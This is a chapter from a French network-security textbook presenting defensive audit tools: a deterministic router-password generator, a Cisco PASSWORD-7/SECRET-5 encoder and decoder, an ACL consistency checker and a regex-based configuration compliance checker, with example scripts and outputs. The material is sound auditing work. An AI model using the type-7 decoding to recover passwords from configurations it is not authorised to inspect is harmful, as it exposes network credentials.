L'étude de cas présentée dans cette partie a pour objectif d'illustrer les notions abordées tout au long de l'ouvrage dans une perspective pratique. Elle s'ouvre par la présentation d'une série d'outils maison que nous mettons à a disposition du lecteur et se poursuit par la mise en œuvre d'un exemple concret d'évolution d'une entreprise et de sa sécurité.

Au travers des outils maison, notre objectif est de faciliter le contrôle des configurations réseau et l'élaboration d'un tableau de bord de la sécurité réseau. Ces outils sont mis en pratique dans l'étude de cas dans un contexte de réseau d'entreprise.

Le chapitre 15 détaille ces outils, qui permettent de contrôler la consistance des ACL et la configuration d'équipements Cisco et Juniper, ainsi que de calculer une valeur de risque. La conception des programmes et des exemples sont également fournis.

L'étude de cas est découpée en deux chapitres, qui retracent les principales étapes de l'évolution du réseau d'une entreprise fictive, RadioVoie, depuis son premier réseau interne de type PME jusqu'au stade de la multinationale. Au travers de l'évolution de cette entreprise et de son réseau, sont illustrés à la fois les besoins de sécurité et les politiques correspondant à chaque étape du développement de l'entreprise.

Le chapitre 16 détaille la mise en place du premier réseau interne de RadioVoie puis son ouverture vers Internet et à des tierces parties et enfin son premier contrat de défense militaire, à très fortes contraintes de sécurité.

Le chapitre 17 présente la transformation de RadioVoie en une multinationale devant gérer un nombre important d'équipements.

Chaque étape de cette évolution idéale est structurée en une étude de risques, une politique de sécurité réseau tenant compte des besoins exprimés, une solution de sécurité adaptée, un bilan des risques couverts et non couverts et des tableaux de bord de la sécurité.

15

Outils maison de sécurité réseau

Nous avons vu au chapitre 14 les principes permettant d'évaluer la sécurité d'un réseau et de construire des tableaux de bord de la sécurité réseau. On constate souvent que les produits logiciels disponibles sur le marché présentent des limitations. Ces limitations sont généralement intrinsèques au modèle sous-jacent desdits produits, qui ne peuvent prendre en compte des besoins de sécurité spécifiques.

L'objectif de ce chapitre est de montrer, par des exemples concrets, la relative facilité avec laquelle il est possible de concevoir des automatismes de diagnostic, de mesures et de tableaux de bord pour répondre à ces besoins spécifiques.

Bien que ces outils maison n'offrent pas d'interfaces professionnelles, ils répondent de manière efficace à certains problèmes de sécurité (les sources de ces outils sont disponibles à l'adresse *http://tableaux.levier.org*).

Ils permettent en outre d'obtenir une puissance d'expression plus riche qu'une simple comparaison textuelle sur la base de patrons littéraux. Ce pouvoir d'expression a un sens uniquement sous l'hypothèse raisonnable qu'il traduit des fonctions effectivement calculables.

Ce chapitre est structuré selon une approche ascendante : les outils de base, permettant d'évaluer un critère atomique, sont présentés en premier, et les outils plus puissants à la fin. Bien que ces outils soient fortement orientés analyse de configuration de routeurs, le principe général de leur fonctionnement vaut aussi pour d'autres types d'équipement réseau, comme les pare-feu.

En règle générale, ces outils nécessitent d'avoir accès à un fichier de configuration afin de l'interpréter. Ils ont été développés selon une approche « offline » afin d'éviter toute interaction directe avec le réseau.

Tous les outils décrits dans ce chapitre sont accessibles à un deuxième niveau universitaire. Certains d'entre eux exigent des connaissances en cryptographie, en théorie des langages et en compilation, en théorie des graphes, en structures des données et en algorithmique. Comme ces outils maison sont parfois comparés à des outils standards Unix, une connaissance de ceux-ci est utile.

Les exemples sont tous réalisés sur un système Linux appelé margot. Ainsi, l'entrée au niveau de l'interprète de commandes (shell) est identifiée par le prompt :

```
margot$
```

Analyse de la conformité des mots de passe

Un grand nombre de routeurs Cisco (plusieurs dizaines de milliers) sont gérés par une équipe, chaque membre de l'équipe devant pouvoir s'authentifier individuellement. Il est possible pour cela de déployer un serveur AAA et de configurer les routeurs pour relayer l'authentification à ce serveur. Un mécanisme, dit « mode catastrophe », doit être prévu pour pallier une perte éventuelle de connectivité entre les routeurs et le serveur AAA. Il s'agit de configurer également les mots de passe d'accès en urgence.

On distingue trois mots de passe catastrophe : l'accès session VTY, le mode privilégié ENABLE et l'accès console. Si le nombre d'équipements est important, un grand nombre de mots de passe doivent être partagés par l'équipe. Ces mots de passe ont par ailleurs une durée de vie très longue.

Ce modèle, que nous appelons « livret de mots de passe », est en fait une base de données relationnelle dans laquelle un mot de passe distinct est associé à un couple <routeur, type d'accès>.

La politique de sécurité demande de vérifier la conformité *a posteriori* de ces mots de passe dans chaque configuration. De plus, il faut vérifier la non-divulgation du mot de passe ENABLE dans chaque configuration.

Les outils GENPASS et Cisco_CRYPT sont écrits chacun en moins de 500 lignes C et permettent de réaliser ces contrôles.

Conception des outils

Plutôt que de générer aléatoirement des mots de passe pour ensuite les intégrer dans une véritable base de données (chiffrée), l'outil GENPASS est conçu pour offrir une solution de remplacement à la gestion d'une base de données distribuée.

GENPASS s'appuie sur les caractéristiques communes à tous les générateurs de signature cryptographique (MD5, SHA-1, etc.) :

- Il est très difficile de retrouver le texte initial à partir de la signature.
- Les collisions de signatures sont très peu probables.

GENPASS accepte en paramètre un secret, le nom d'un routeur et le type d'accès. Il calcule alors la signature cryptographique des paramètres et imprime une image de cette signature, comme l'illustre la figure 15.1.




Figure 15.1
Génération de mots de passe

Les avantages de cette approche sont relativement évidents :

- Nul besoin de mise à jour de la base de données pour un nouveau routeur, ou un nouveau type d'accès ; le livret est une implémentation algorithmique sans base de données.
- L'implémentation est beaucoup plus efficace qu'une base de données ; le programme lui-même est public et le partage d'un unique secret est léger.

En revanche, il faut être conscient des risques suivants :

- C'est le secret qui définit le livret, donc l'ensemble des mots de passe ; il convient donc de le protéger adéquatement.
- Il est impossible de modifier un seul mot de passe sans tous les modifier également ; ce modèle de gestion de mots de passe ne convient donc qu'à des mots de passe ayant tous une même durée de vie.

Par souci de complétude, GENPASS intègre une fonctionnalité de génération aléatoire utilisée pour forger le secret. GENPASS utilise pour cela la bibliothèque cryptographique de OpenSSL, qui offre toutes les primitives nécessaires.

Dans le monde Cisco, les mots de passe ENABLE sont codés dans la configuration avec deux méthodes distinctes : PASSWORD-7 et SECRET-5. La méthode PASSWORD-7 est réversible, si bien que même un cryptanalyste amateur peut casser l'algorithme en peu de temps. Plusieurs décodeurs sont d'ailleurs disponibles sur Internet, et n'importe quel moteur de recherche peut les trouver rapidement.

La méthode SECRET-5 est fondée sur une signature MD5, qui est une implémentation directe de la méthode utilisée par les systèmes Unix. Cet algorithme est non réversible.

Le problème est que ces deux méthodes Cisco ne sont pas mutuellement exclusives et qu'il est possible de retrouver le même mot de passe ENABLE dans une configuration

sous les deux types de codage. Quand les deux codages sont présents dans une configuration, la méthode SECRET-5 est utilisée prioritairement.

En conséquence, la politique de sécurité se décline ainsi : si les deux codages sont présents dans une configuration, le codage PASSWORD-7 ne doit pas révéler le véritable mot de passe encodé sous SECRET-5.

L'outil CISCO_CRYPT a été conçu pour intégrer les fonctionnalités d'encodage sous les deux modes et de décodage sous le mode PASSWORD-7.

Prise en main

Soit la ligne de commande suivante :

```
genpass -dr -n nombre -l longueur -a regex -w fichier-mots -f fichier-germe -s
chaîne-germe clefs
```

- `-d` spécifie une génération déterministe des mots de passe, implémentant le mode livret.
- `-r` spécifie une génération aléatoire des mots de passe.
- `-n nombre` spécifie le nombre de mots de passe à générer.
- `-l longueur` spécifie le nombre de caractères pour chaque mot de passe généré.
- `-a regex` spécifie l'alphabet utilisé pour générer les mots de passe.
- `-w fichier-mots` spécifie un fichier contenant des mots à utiliser comme alphabet pour générer des phrases de passe.
- `-f fichier-germe` spécifie le fichier contenant un secret à utiliser pour la génération des mots de passe.
- `-s chaîne-germe` spécifie une chaîne de caractères à utiliser pour la génération des mots de passe.
- `clefs` spécifie les paramètres non secrets pour la génération des mots de passe.

Et la ligne de commande suivante :

```
cisco_crypt -e5 -e7 -s sel -d7 mot-de-passe
```

- `-e5` spécifie le chiffrement du mot de passe sous le mode SECRET-5.
- `-e7` spécifie le chiffrement du mot de passe sous le mode PASSWORD-7.
- `-s sel` spécifie le sel (*salt*) à utiliser dans les modes de chiffrement.
- `-d7` spécifie le déchiffrement du mot de passe dans le mode PASSWORD-7.
- `mot-de-passe` : spécifie le mot de passe qui sera soit chiffré soit déchiffré.

Exemples

Dans un premier temps, nous utilisons GENPASS pour forger le secret d'un livret pour le réseau « client ». Le secret, de 256 caractères hexadécimaux, est conservé dans le fichier **client.key.** Le germe supplémentaire `'client'` est injecté dans l'entropie du générateur aléatoire :

```
margot$ genpass -r -l 256 -a '[0-9A-F]' -s 'client' >client.key
```

Par exemple, le fichier **client.key** contient la chaîne suivante :

```
B61F695BDE0DBA1940707142B67281AF5B8DD610B57B26F7A3D71BC973437277EBBF626106D7110EEDCB
5AC1CCF85F2F0526502793024A204CBCB50F194C74A6FDF2A61756D95ECAA9F387B5F9B05411BF7CDF88
F0BDF355D1FC0509D7BDCE93D716ACE94E0BAA90062272CBA335BE78545DF38B0225DF77C13AACCF37E2
EAC9
```

Nous déterminons ensuite le mot de passe à utiliser pour le routeur dont le nom est dans la variable `ROUTEUR` et pour le type d'accès dont le nom `vty`, `enable` ou `console` est dans la variable `ACCES`.

Les mots de passe comportent 12 symboles pris sur un alphabet de 64 caractères (alphanumériques et deux signes de ponctuation).

Dans l'exemple suivant, la variable `ROUTEUR` contient la chaîne `client-01-04a` et la variable `ACCES` la chaîne `enable` :

```
margot$ genpass -d -f client.key -l 12 -a '[a-zA-Z0-9./]' \
    $ROUTEUR $ACCES
Tdi4.TulMSr8
```

Notons que cette dernière commande doit être invoquée pour la configuration initiale du routeur.

La souplesse dans la spécification des paramètres de GENPASS permet de définir à la volée une structure de mots de passe par réseau, client, région, etc. Le nombre de clés et de paramètres n'est pas borné. Ainsi, GENPASS peut être utilisé pour la génération de secrets prépartagés IPsec ou WI-FI.

L'utilisation de l'outil cisco_crypt est triviale : les paramètres `d7`, `e7` et `e5` spécifient respectivement les modes de décodage-encodage PASSWORD-7 et l'encodage SECRET-5. Le paramètre `s` spécifie le sel si nécessaire.

La validation de la politique de conformité du mot de passe ENABLE peut s'implémenter de la façon suivante :

```
#!/bin/sh
# le paramètre $1 est le nom du routeur et du fichier de
# configuration
#
ENCODED_5=`awk '/^enable secret 5 / { print $4 }' $1`
EXPECTED=`genpass -d -f client.key -l 12 -a '[a-zA-Z0-9./]' \
     $1 "enable"`
EXPECTED_5=`cisco_crypt -e5 -s $ENCODED_5 $EXPECTED`
```

```
if [ $ENCODED_5 = $EXPECTED_5 ]
then
        echo "$1 CONFORME"
else
        echo "$1 NON CONFORME"
fi
```

De même, la validation de la politique de non-divulgation du mot de passe ENABLE peut s'implémenter comme suit :

```
# !/bin/sh
# le paramètre $1 est le nom du routeur et du fichier de
# configuration
#
ENCODED_7=`awk '/^enable password 7 / { print $4 }' $1`
ENCODED_5=`awk '/^enable secret 5 / { print $4 }' $1`
DECODED_7=`cisco_crypt -d7 $ENCODED_7`
RECODED_5=`cisco_crypt -e5 -s $ENCODED_5 $DECODED_7`

if [ $ENCODED_5 = $RECODED_5 ]
then
        echo "$1 DIVULGATION"
else
        echo "$1 NON DIVULGATION"
fi
```

Supposons maintenant que le fichier de configuration du routeur `client-01-04a` contienne les deux lignes suivantes :

```
enable secret 5 $1$ONFJ$fel1u1qDLLU1sW4fqZ3M60
enable password 7 14231602584A1E3E280500277A
```

Les invocations de cisco_crypt donnent :

```
margot$ cisco_crypt -e7 -s 14 Tdi4.TulMSr8
14231602584A1E3E280500277A
margot$ cisco_crypt -d7 14231602584A1E3E280500277A
Tdi4.TulMSr8
margot$ cisco_crypt -e5 -s '$1$ONFJ$' Tdi4.TulMSr8
$1$ONFJ$fel1u1qDLLU1sW4fqZ3M60
```

La configuration du routeur est conforme, puisque le mot de passe ENABLE est bien ce qu'il doit être, alors même que ce mot de passe est codé sous les deux modes, en violation de la politique de non-divulgation.

Analyse de la cohérence d'ACL

Valider une ACL est facile lorsqu'elle ne dépasse pas quelques dizaines de lignes. Malheureusement, il n'est pas rare d'être confronté à des ACL significativement plus longues, ce qui rend la validation automatique essentielle. Par exemple, un ingénieur

pourrait déployer de longues ACL pour implémenter un « pare-feu du pauvre ». Cette section détaille un outil conçu pour automatiser la détection d'ACL incohérentes.

L'outil VACL analyse une ACL indépendamment de toutes les autres. Il n'est pas conçu pour gérer globalement l'ensemble des ACL d'un réseau, à la différence du produit SolSoft disponible sur le marché.

Comme les autres outils décrits dans ce chapitre, VACL fonctionne essentiellement « offline », en lisant un fichier de configuration téléchargé par un autre moyen. VACL analyse une ACL et rapporte les diagnostics de redondance et d'inconsistance, même en cas d'incohérence partielle.

VACL est écrit en moins de 4 000 lignes de code C.

Conception de l'outil

Idéalement, toutes les règles d'une ACL devraient référer à des adresses IP, des ports et des protocoles distincts. Si deux règles d'une même ACL réfèrent aux mêmes adresses, ports et protocoles, on devrait y regarder de plus près pour investiguer la cohérence de ces deux règles.

Une ACL étendue (au sens de Cisco) est représentée par un 7-tuple dans un espace discret défini par les sept dimensions suivantes :

- permission `permit` ou `deny` ;
- protocole IP (ICMP, TCP, UDP, etc.) ;
- intervalle d'adresses IP sources ;
- ports sources, pour le protocole TCP ou UDP ;
- intervalle d'adresses IP destination ;
- ports destination, pour le protocole TCP ou UDP ;
- paramètres associés au protocole.

Ces sept dimensions sont des ensembles discrets et finis. L'idée sous-jacente est de considérer une règle d'ACL comme un hyper-rectangle dans cet espace multidimensionnel. La détection des incohérences est donc réduite au calcul des intersections dans un ensemble de solides.

VACL est écrit en C, avec un cadre LEX et YACC, et parcourt une ACL en suivant la syntaxe et la sémantique Cisco.

La syntaxe d'une ACL a été reconstruite par la grammaire hors contexte suivante :

```
acl → std_head std_line | ext_head ext_line |
   named_std_head named_std_body | named_ext_head named_ext_body
std_head → access-list std-acl-number
ext_head → access-list ext-acl-number
```

```
named_std_head → string access-list standard
named_ext_head → string access-list extended
named_std_body → std_line | named_std_body std_line
named_ext_body → ext_line | named_ext_body ext_line
std_line → permission addresses
ext_line → permission protocol addresses ports addresses ports
      protocol_flag precedence tos log
permission → permit | deny
protocol → string | number
addresses → host string | any | subnet-ip-addr netmask
ports → empty-string | eq port | neq port | lt port | gt port |
    range port port
port → string | number
protocol_flag → empty-string | string | number | number number
precedence  empty-string | precedence string | precedence number
tos → empty-string | tos string | tos number
log → empty-string | log
```

Une dépendance importante est que le système sur lequel s'exécute VACL doit pouvoir résoudre les noms DNS et les noms de protocoles et de ports de la même manière que le routeur analysé. En revanche, si les règles de l'ACL sont exprimées numériquement, cette dépendance ne s'applique plus.

Sur un PC Intel bas de gamme, sous Linux ou BSD, l'outil peut analyser rapidement des ACL de plus de 4 000 règles.

Prise en main

Soit la ligne de commande suivante :

```
vacl -a fichier-acl
```

- `-a` spécifie l'analyse d'une ACL.
- `fichier-acl` spécifie le nom du fichier contenant le texte d'une ACL.

Exemple

Considérons une ACL définie par les quatre règles suivantes :

```
access-list 101 permit IP 10.0.0.0 0.255.255.255 10.0.0.0 0.255.255.255
access-list 101 permit IP 47.4.0.0 0.3.255.255 47.0.0.0 0.255.255.255
access-list 101 permit IP 47.7.6.0 0.0.0.255 47.7.6.0 0.0.0.255
access-list 101 permit IP 47.0.0.0 0.255.255.255 47.4.0.0 0.1.255.255
```


Comme toutes les règles ne contiennent que des adresses sources et destination, nous pouvons visualiser l'ACL comme un ensemble de quatre rectangles, avec les coordonnées récapitulées au tableau 15.1.

Pour une bonne compréhension visuelle, ces quatre rectangles sont illustrés à la figure 15.2.

Tableau 15.1 Exemple de règles ACL

Règle	Première IP SRC	Dernière IP SRC	Première IP DST	Dernière IP DST
1	10.0.0.0	10.255.255.255	10.0.0.0	10.255.255.255
2	47.4.0.0	47.7.255.255	47.0.0.0	47.255.255.255
3	47.7.6.0	47.7.6.255	47.7.6.0	47.7.6.255
4	47.0.0.0	47.255.255.255	47.4.0.0	47.5.255.255

Figure 15.2
Intersections géométriques des lignes d'une ACL



Bien que les proportions ne soient pas respectées, on voit immédiatement que la règle 1 est totalement indépendante de toutes les autres. En revanche, la règle 3 est un sous-ensemble propre de la règle 2, qui intercepte d'ailleurs la règle 4.

Le calcul de l'intersection entre la règle 2 et la règle 4 donne le rectangle foncé, avec les adresses sources variant de 47.4.0.0 à 47.7.255.255 et les adresses destination variant de 47.4.0.0 à 47.5.255.255.

Pour interpréter correctement l'incohérence, il faut se référer aux permissions associées aux règles 2 et 4. Comme il s'agit de `permit` dans les deux cas, nous en concluons que ces règles sont redondantes à l'intersection calculée. La règle 3 est totalement redondante avec la règle 2. Nous pouvons donc la supprimer.

Si la règle 2 avait une permission `deny`, la règle 3 serait clairement incohérente, puisqu'elle permettrait un trafic ayant été auparavant refusé.

L'invocation de VACL sur l'exemple ci-dessus est donnée dans la transcription suivante :

```
margot$ vacl -a ./exemple1.txt
[2] access-list 102 permit ip 47.4.0.0 0.3.255.255 47.0.0.0 0.255.255.255
[3] access-list 102 permit ip 47.7.6.0 0.0.0.255 47.7.6.0 0.0.0.255
*** redundancy [3] < [2]
[2] access-list 102 permit ip 47.4.0.0 0.3.255.255 47.0.0.0 0.255.255.255
[4] access-list 102 permit ip 47.0.0.0 0.255.255.255 47.4.0.0 0.1.255.255
*** redundancy [4] * [2] = permit ip 47.4.0.0 0.3.255.255 47.4.0.0 0.1.255.255
```

En revanche, si nous avons l'ACL suivante :

```
access-list 101 permit icmp 10.0.0.0 0.255.255.255 10.0.0.0 0.255.255.255
access-list 101 permit tcp 47.4.0.0 0.3.255.255 47.0.0.0 0.255.255.255
access-list 101 permit udp 47.7.6.0 0.0.0.255 47.7.6.0 0.0.0.255
access-list 101 permit udp 47.0.0.0 0.255.255.255 47.4.0.0 0.1.255.255
```

l'invocation de VACL donne :

```
margot$ vacl -a ./exemple2.txt
margot$
```

Il n'y a plus de redondance ni d'inconsistance détectée. D'autres exemples sont disponibles sur le site de référence de l'ouvrage.

Analyse de configuration par patron

Il arrive fréquemment qu'une analyse sémantique de configuration ne soit pas appropriée. En revanche, une analyse syntaxique, comme la vérification de conformité sur un patron de configuration standard défini par des expressions régulières, est souvent pertinente.

Rappelons qu'une expression régulière est un modèle de texte constitué de caractères ordinaires (par exemple les lettres de a à z) et de caractères spéciaux, appelés *métacaractères*. Le modèle décrit une ou plusieurs chaînes à mettre en correspondance lors d'une recherche effectuée sur un texte.

L'objectif de cet outil est d'exprimer un patron relativement complexe afin de répondre, par exemple, aux conformités suivantes :

- Le paramètre `HOSTNAME` est conforme au standard de nommage, exprimé par une expression régulière.
- L'interface `LOOPBACK99` est définie, et ses sous-paramètres sont conformes à la politique de sécurité réseau.
- Le contrôle d'accès `BACKBONE` existe et est conforme à la politique de sécurité réseau.
- Toutes les interfaces `ETHERNET` ont leur sous-paramètre `IPREDIRECT` désactivé conformément à la politique de sécurité réseau.

Bien qu'il soit possible d'écrire un script AWK ou un analyseur syntaxique (typiquement généré par YACC), ceux-ci sont peu souples, et leur adaptation à un nouveau patron peut se révéler fastidieuse. Tous les ingénieurs ne sont pas nécessairement programmeurs, mais ils sont certainement capables d'écrire une expression régulière après une courte formation.

L'outil HDIFF (Hervé's DIFF) est un analyseur syntaxique qui permet d'exprimer des patrons modélisant des lignes de configuration. Ces lignes peuvent être des expressions régulières, et il doit être possible de les structurer avec les opérateurs classiques d'une expression régulière, à savoir la conjonction, la disjonction et la fermeture transitive.

HDIFF permet d'exprimer un patron comme une expression régulière, dans laquelle chaque élément est également une expression régulière. Un moteur tel que celui de DIFF permet de parcourir un fichier d'entrée et de rapporter toutes les lignes non conformes au patron. Sa limitation conceptuelle est de ne pouvoir définir d'action associée à un patron, à la différence de AWK et YACC.

HDIFF est écrit en moins de 1 000 lignes de code C.

Conception de l'outil

L'outil HDIFF est un compromis entre DIFF et COMM, avec des concepts issus de GREP et de AWK. Les fichiers spécifiés en entrée sont parcourus séquentiellement et comparés à un patron structuré en blocs (pouvant être récursifs).

Un patron est défini par la syntaxe hors contexte suivante :

```
<patron> → <paramètres> <bloc>
<paramètres> → <par1> <par2> <par3> <par4> <par5>
<par1> → 'f' | 'r' | <vide>
<par2> → 'c' | 'i' | <vide>
<par3> → 'x' | 's' | <vide>
<par4> → '=' | '!' | <vide>
<par5> → '*' | '+' | '?' | <nombre> | <vide>
<bloc> → ':' <expr-reg> '\n' | '{' <patron>+ '}' | '[' <patron>+ ']'
```

Un patron est donc une suite de paramètres suivie d'un bloc. Un bloc est soit une expression régulière précédée de :, soit récursivement une suite d'autres patrons comportant des accolades ou des crochets.

Les cinq paramètres caractérisent le traitement du bloc et peuvent être nuls, auquel cas une valeur par défaut est appliquée.

Un patron typique ressemble à ceci :

```
# commentaire
fcx=1{
r   :expression-régulière
  :ligne-entête
  {
  :sous-patron non-ordonné
    [
    :sous-sous-patron ordonné
    ]
  }
}
```

Les commentaires commencent par le caractère # et englobent le reste de la ligne. Le caractère : introduit une expression régulière qui s'étend jusqu'à la fin de la ligne.

Les paramètres définissent la sémantique de la reconnaissance de l'expression régulière et le nombre d'occurrences. Les paramètres précédant un sous-patron définissent de nouvelles valeurs par défaut pour les expressions régulières internes :

- Le paramètre par défaut `f` définit l'expression régulière suivante comme une chaîne littérale, dans le même sens que l'option `-f` de GREP. Le paramètre `r` définit une expression régulière étendue au sens POSIX.
- Le paramètre par défaut `c` spécifie une reconnaissance en conformité avec les majuscules et les minuscules. Le paramètre `i` spécifie une reconnaissance indépendante des majuscules et des minuscules, dans le même sens que l'option `-i` de GREP.
- Le paramètre par défaut `x` spécifie une reconnaissance sur toute la ligne d'entrée, au même sens que l'option `-x` de GREP. Le paramètre `s` spécifie que l'expression régulière peut être une sous-chaîne de la ligne lue en entrée.
- Le paramètre par défaut `=` spécifie que l'expression régulière doit correspondre à la ligne lue en input, alors que le paramètre ! indique une non-correspondance, comme avec l'option `-v` de GREP.
- Les paramètres *, +, ? et `<nombre>` spécifient le nombre d'occurrences d'une expression régulière. Les paramètres * et + sont des fermetures transitives et indiquent respectivement au moins zéro ou une occurrence. Le paramètre ? spécifie zéro ou une occurrence, et un nombre entier non négatif spécifie explicitement le nombre d'occurrences voulues. La valeur par défaut est le nombre 1.

Les paramètres par défaut sont `fcx=1`, spécifiant une seule correspondance de texte littéral sur une ligne complète, respectant les majuscules et les minuscules.

Comme indiqué précédemment, un bloc peut être défini récursivement par un sous-patron encadré soit par des accolades, soit par des crochets. Une paire d'accolades définit un sous-patron dont les composantes sont non ordonnées. Dans ce cas, le moteur de correspondance, pour chaque ligne lue de l'entrée, essaie de trouver une expression régulière dans le sous-patron, de la première jusqu'à la dernière, et arrête à la première correspondance trouvée. Si l'expression régulière constitue l'en-tête d'un sous-patron (c'est-à-dire qu'un sous-patron suit immédiatement), les recherches suivantes sont effectuées à partir du sous-patron interne.

Inversement, une paire de parenthèses « crochet » définit un sous-patron dont les composantes sont ordonnées. Dans un tel patron, le moteur de correspondance, pour chaque ligne lue de l'entrée, ne reprend pas la recherche à partir du haut, mais à son point précédent ; toutes les expressions régulières d'un tel bloc sont considérées une à la fois. De même, une expression régulière constituant l'en-tête d'un sous-patron introduit la suite des correspondances dans ce bloc.

Si aucune expression régulière du bloc courant ne correspond à la ligne d'entrée, le moteur de correspondance transite sur le bloc englobant s'il existe, sinon le moteur rapporte

l'erreur NO MATCH. Avant de quitter un bloc interne, le moteur vérifie le nombre d'occurrences observées par rapport à celui spécifié, et ce pour toutes les expressions régulières.

Le programme HDIFF commence par lire le patron fourni dans un fichier. Le patron est représenté en interne par une arborescence, dans laquelle chaque nœud interne est un bloc, et chaque feuille une expression régulière. Le moteur de correspondance n'est donc qu'un parcours dans un arbre. Les diverses primitives de reconnaissance (chaîne littérale, expression régulière, etc.) sont directement disponibles dans tout système Unix.

L'outil HDIFF imprime sous forme tabulaire les lignes d'entrée non reconnues par le patron. Le format comporte dix champs facilement reconnaissables par des tableurs. Le post-processeur VHDIFF permet de filtrer et de visualiser la sortie.

Prise en main

Soit la ligne de commande suivante :

```
hdiff -f fichier-patron fichier-configuration
```

- `-f fichier-patron` spécifie le fichier contenant le patron.
- `fichier-configuration` spécifie le fichier contenant la configuration à vérifier.

Exemples

Les premiers exemples illustrent le fait que HDIFF peut être utilisé dans tout contexte impliquant un fichier de configuration ayant une structure bien définie.

Ainsi, nous utilisons HDIFF pour vérifier la conformité de fichiers **/etc/resolv.conf.**

Le fichier de patron contient :

```
[ # bloc ordonné de 2 chaînes littérales
        :nameserver 10.0.1.100
        :search domaine.net
]
```

L'outil HDIFF rapporte tous les fichiers non conformes à ces deux lignes, uniquement, et dans l'ordre.

Dans le même ordre d'idée, la structure de fichiers **/etc/passwd** est représentée par le patron suivant :

```
{ # Les lignes peuvent apparaître dans un ordre arbitraire
# root doit avoir un mot-de-passe non-nul, le UID et le GID 0.
r   :root:[a-zA-Z0-9./$]+:0:0:[^:]*:/root:[^:]*

# Ne tolérer aucun autre UID 0
rs=0  :^[^:]*:[^:]*:0+:

# Accepter tous les autres comptes utilisateur
r*   :[^:]+:[a-zA-Z0-9./$]+:[0-9]+:[0-9]+:[^:]*:[^:]*:[^:]*
}
```

Pour tous les routeurs Cisco d'un réseau, nous désirons détecter les déviations par rapport au standard de configuration des interfaces et des accès à l'équipement réseau. Les fichiers de configuration sont disponibles sur le système.

Le patron est défini par le fichier suivant afin de vérifier la conformité des interfaces :

```
{
# SECTION INTERFACE
r+  :interface .+
        {
    s   : description
    r   : ip address [0-9]+(\.[0-9]+){3}
            : no ip redirects
            : no ip mask-reply
            : no ip proxy-arp
            : no ip directed broadcast
            : no cdp enable

        # Accepte toutes les autres lignes de configuration
        # dans ce bloc
        r*  : .*
        }

# Accepte toutes les autres lignes de configuration
r*  :.*
}
```

Remarquons que l'expression régulière utilisée pour modéliser l'adresse IP est trop permissive. En effet, la chaîne 257.9999.800.777 sera reconnue comme valide, ce qui est évidemment faux. Bien qu'il soit possible d'exprimer exactement une adresse IP valide par une expression régulière, cette dernière est trop lourde pour illustrer notre propos.

Nous allons définir le patron par le fichier suivant afin de vérifier la conformité des accès à l'équipement réseau :

```
{

# Accepte les blancs, commentaires, etc.
r*      :^[ ]*
rs*     :^!

# Section relative à une ligne aux
s   :line aux
        {
            : exec-timeout 10 0
        r   : password 7 [0-9A-F]+
        r   : access-class [0-9]+ in
            : transport input none
            : transport output none
        # Accepte toutes les autres lignes de configuration
        # dans ce bloc
```

```
        r*  : .*
        }

# Section relative à une ligne vty
s+  :line vty
        {
            : exec-timeout 10 0
        r   : password 7 [0-9A-F]+
        r   : access-class [0-9]+ in
            : transport input telnet
            : transport output none
        # Accepte toutes les autres lignes de configuration
        # dans ce bloc
        r*  : .*
        }

# Accepte toutes les autres lignes de configuration
r*  :.*

}
```

Si nous exécutons le programme HDIFF sur la configuration `demo.cf` qui ne respecte pas certains éléments du patron, nous obtenons les résultats suivants :

```
margot/15.hdiff$ hdiff -f ./demo.tp ./demo.cf
./demo.cf~1~<top level>~8~fcs=~1<~line aux~MATCH~1~line aux 0
./demo.cf~1~line aux 0~10~fcx=~1<~ exec-timeout 10 0~MATCH~2~ exec-timeout 10 0
./demo.cf~1~line aux 0~11~rcx=~1<~ password 7 [0-9A-F]+~MATCH~3~ password
  7 0123456789ABCDEF
./demo.cf~1~line aux 0~13~fcx=~1<~ transport input none~MATCH~4~ transport input none
./demo.cf~1~line aux 0~14~fcx=~1<~ transport output none~MATCH~5~ transport output
  none
./demo.cf~1~line aux 0~12~rcx=~1<~ access-class [0-9]+ in~COUNTED 0~~
./demo.cf~1~<top level>~5~rcs=~*<~^!~MATCH~6~!
./demo.cf~1~<top level>~20~fcs=~+<~line vty~MATCH~7~line vty 0 4
./demo.cf~7~line vty 0 4~22~fcx=~1<~ exec-timeout 10 0~MATCH~8~ exec-timeout 10 0
./demo.cf~7~line vty 0 4~24~rcx=~1<~ access-class [0-9]+ in~MATCH~9~ access-class 44
  in
./demo.cf~7~line vty 0 4~25~fcx=~1<~ transport input telnet~MATCH~10~ transport input
  telnet
./demo.cf~7~line vty 0 4~26~fcx=~1<~ transport output none~MATCH~11~ transport output
  none
./demo.cf~7~line vty 0 4~23~rcx=~1<~ password 7 [0-9A-F]+~COUNTED 0~~
./demo.cf~1~<top level>~5~rcs=~*<~^!~MATCH~12~!
```

Si nous souhaitons afficher uniquement les éléments qui ne respectent pas le patron, nous exécutons la commande suivante :

```
margot/15.hdiff$ hdiff -f ./demo.tp ./demo.cf | vhdiff

